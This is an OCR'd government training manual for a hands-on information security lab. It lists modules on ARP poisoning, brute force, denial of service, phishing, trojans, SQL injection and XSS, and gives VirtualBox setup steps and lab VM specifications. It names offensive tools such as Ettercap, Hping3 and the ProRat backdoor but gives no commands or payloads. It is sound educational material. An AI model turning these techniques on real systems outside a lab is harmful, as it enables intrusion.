ISEA GOTMANUAL

BASIC IFORMATION SECURITY WITH HANDS ON LAB

3 Days

Medium

ISEA Project Phase-II

An initiative of Ministry of Electronics & Information Technology(MeitY),Governenment of India, for Government Official Training (GOT) under Information Security Education & Awareness (ISEA)ProjectPhase-II

Ministry of Electronics and Information Technology
Government of India
सत्यमेव जयते

Implementing Agencies

NIELIT CDAC ERNET India

Ist Edition

LIST OF LAB (BASIC INFORMATION SECURITY USING PORETABLE VIRTUAL LAB)

Module No	Module name
PART A (Basic Information Security)	
1.	Information Gathering and Countermeasures
2.	Sniffing, ARP Cache Poisoning & MITM Attack with Countermeasure
3.	Brute Force Attack & Countermeasures
4.	Denial of Service Attack & Countermeasures
5.	MAC Spoofing
6.	Steganography using image file
7.	E-Mail Spoofing & Phishing
8.	Steganography using ICMP Payload
9.	Trojan, Backdoor, Virus and Countermeasures
10.	Email Security
11.	Network Traffic Encryption
12.	Configuring Host Based Firewall
PART B (Common Web Vulnerability)	
13.	Brute Force Attack in Web Application
14.	Command Injection in Web Application
15.	Cross Site Request Forgery in Web Application
16.	SQL Injection in Web Application
17.	XSS Reflected in Web Application
18.	XSS Store in Web Application

MODULE- 0

Deploying Portable Virtual Lab

Module -0
Deploying Virtual Lab

About Virtual Box

Virtual Box is a powerful x86 and AMD64/Intel64 virtualization product for enterprise as well as home use. Not only is Virtual Box an extremely feature rich, high performance product for enterprise customers, it is also the only professional solution that is freely available as Open Source Software under the terms of the GNU General Public License (GPL) version 2.
Presently, Virtual Box runs on Windows, Linux, Macintosh, and Solaris hosts and supports a large number of guest operating systems including but not limited to Windows (NT 4.0, 2000, XP, Server 2003, Vista, Windows 7, Windows 8, Windows 10), DOS/Windows 3.x, Linux (2.4, 2.6, 3.x and 4.x), Solaris and Open Solaris, OS/2, and OpenBSD.

Note: In this Lab Environment Oracle VM virtual Box will be used.

Installing virtual Box

User Requirements for Oracle VM virtual Box installation

CPU and RAM: Virtual Box runs on Intel and AMD processors
Oracle also recommends that machine have at least 1GB of RAM to run the software in addition to what is needed to support your computer's processes.

Storage

While Virtual Box itself is very lean (a typical installation will only need about 30 MB of hard disk space), the virtual machines will require fairly huge files on disk to represent their own hard disk storage.


Minimum Requirements for this LAB

- **Processor**: 64 bit Intel / AMD processors with Intel-VT or support for virtualization must be enabled in BIOS
- **RAM**: 4 GB Minimum (8 GB is recommended)
- **HDD Space** : At least 150 GB free space other than system partition
- **Host OS**: 64 bit version of Windows (Latest)
- **Internet:** Internet Connectivity on Host Machine


Steps for installation of a virtual box on host machine

1. Download(**latest version of**) Virtual box from its official website http://www.virtualbox.org/wiki/Downloads


2. Click on "x86/amd64" to the right of "Virtual Box for Windows hosts".
3. Click on the "Run" button of the "Download complete" box:
4. The setup wizard will appear. Click **Next**




5. Confirm the location of the installation (C:\Program Files\Oracle\VirtualBox\) and click **Next** at the bottom right of the window.
Note: The user should change this path with respect to the non system volume and availability of free space.(for example D:\ )




6. After checking the boxes to your preference (all three are recommended), click **Next** at the bottom right of the screen




7. After exiting all the programs that are using the internet (Google Chrome, etc),Click on the "Yes" button of the "Custom Warning" box



8. Click on the "Install" button of the "Ready to Install" box:




9. A Windows Security message will pop up. Click Install in the middle of the window. Whenever a "Windows Security" box is displayed, click on its "Install" button:




10. The status of the installation process will be displayed:

11. Click on the "Finish" button of the "Installation is complete." box:




12. An "Oracle VM Virtual Box Manager" window will be displayed:



Lab Outcomes

Oracle VM Virtual Box Manager has installed on host machine.

Network Topology For Portable virtual Lab



Network Topology for Portable Virtual Lab

Importing VM images in virtual box

Importing VM images in virtual box
Details of Machines

S.No	Specifications		IP Address	Tools Used
1.	OS	Kali Linux	10.0.0.11/8	**In Module1** Whois, Nslookup, Dmitry, Angry IP Scanner, Zenmap **In Module2** Zenmap, Ettercap **In Module3** John the Ripper **In Module4** Hping3 **In Module5** Macchanger **In Module6 steghide** **In Module7** Mail server
	RAM	1024MB		
	HDD	8 GB		
	32/64 bit	64 bit		
	NIC	2(eth0 & eth1),eth0 is set on internal and eth1 is set on NAT		
	ova name	Kali Linux.ova		
2	OS	Windows 7	10.0.0.12/8	**In Module 09** prorat_v1.9 **In Module 10** Mozilla Thunderbird (for E-mail client),Enigmail (for E-mail Encryption), WinPT
	RAM	800 MB		
	HDD	8		
	32/64 bit	32 bit		
	NIC	1 set on internal		
	ova name	Windows 7.ova		
3	OS	CentOs 6.4	10.0.0.13/8	iRedmail mail service/Rouncube, Snort IDS
	RAM	1024 MB		
	HDD	8 GB		
	32/64 bit	64 bit		
	NIC	1 set on internal		
	ova name	CentOs6.4.ova		
4	OS	CentOs7 core	10.0.0.14/8	CentOS7 Core Php 7.0.18 Maridb5.5.52
	RAM	1024MB		
	HDD	8 GB		
	32/64 bit	32 bit		
	NIC	1 set on internal		
	ova name	IseaVulnerbleWebAppV17.0_1_1.ova		

Notes

- In Module 09, Module 10 & Module 11 user has to make a clone of Windows 7 machine as second machine or Client machine with "IP Address (10.0.0.15)". Process to make a clone machine is also given on **Page no.34**.
- User should to take snapshots for each machines used in Module before start the Module and Revert them again after completing Module. Steps to take snapshots are given on **Page no . 37**
- Steps to add user2 Account for user2 in Win-clone(10.0.0.15)machine for Module_10 Email Security **Page no . 40**

LAB LIST


Module No	Module name
PART A (Basic Information Security)	
1.	Information Gathering and Countermeasures
2.	Sniffing, ARP Cache Poisoning & MITM Attack with Countermeasure
3.	Brute Force Attack & Countermeasures
4.	Denial of Service Attack & Countermeasures
5.	MAC Spoofing
6.	Steganography using image file
7.	E-Mail Spoofing & Phishing
8.	Steganography using ICMP Payload
9.	Trojan, Backdoor, Virus and Countermeasures
10.	Email Security
11.	Network Traffic Encryption
12.	Configuring Host Based Firewall
PART B (Common Web Vulnerability)	
13.	Brute Force Attack in Web Application
14.	Command Injection in Web Application
15.	Cross Site Request Forgery in Web Application
16.	Sql Injection in Web Application
17.	XSS Reflected in Web Application
18.	XSS Store in Web Application

Deployment of Machine in Oracle VM


Deployment of Kali Linux (10.0.0.11)

Steps for Deployment


1. Open Oracle VM Virtual Box Manger and click on “File”.




2. Click on Import Appliance.




3. Click on Browse button.




4. Select Kali Linux and click open.




5. Now click on Next Button



6. Click on Import.

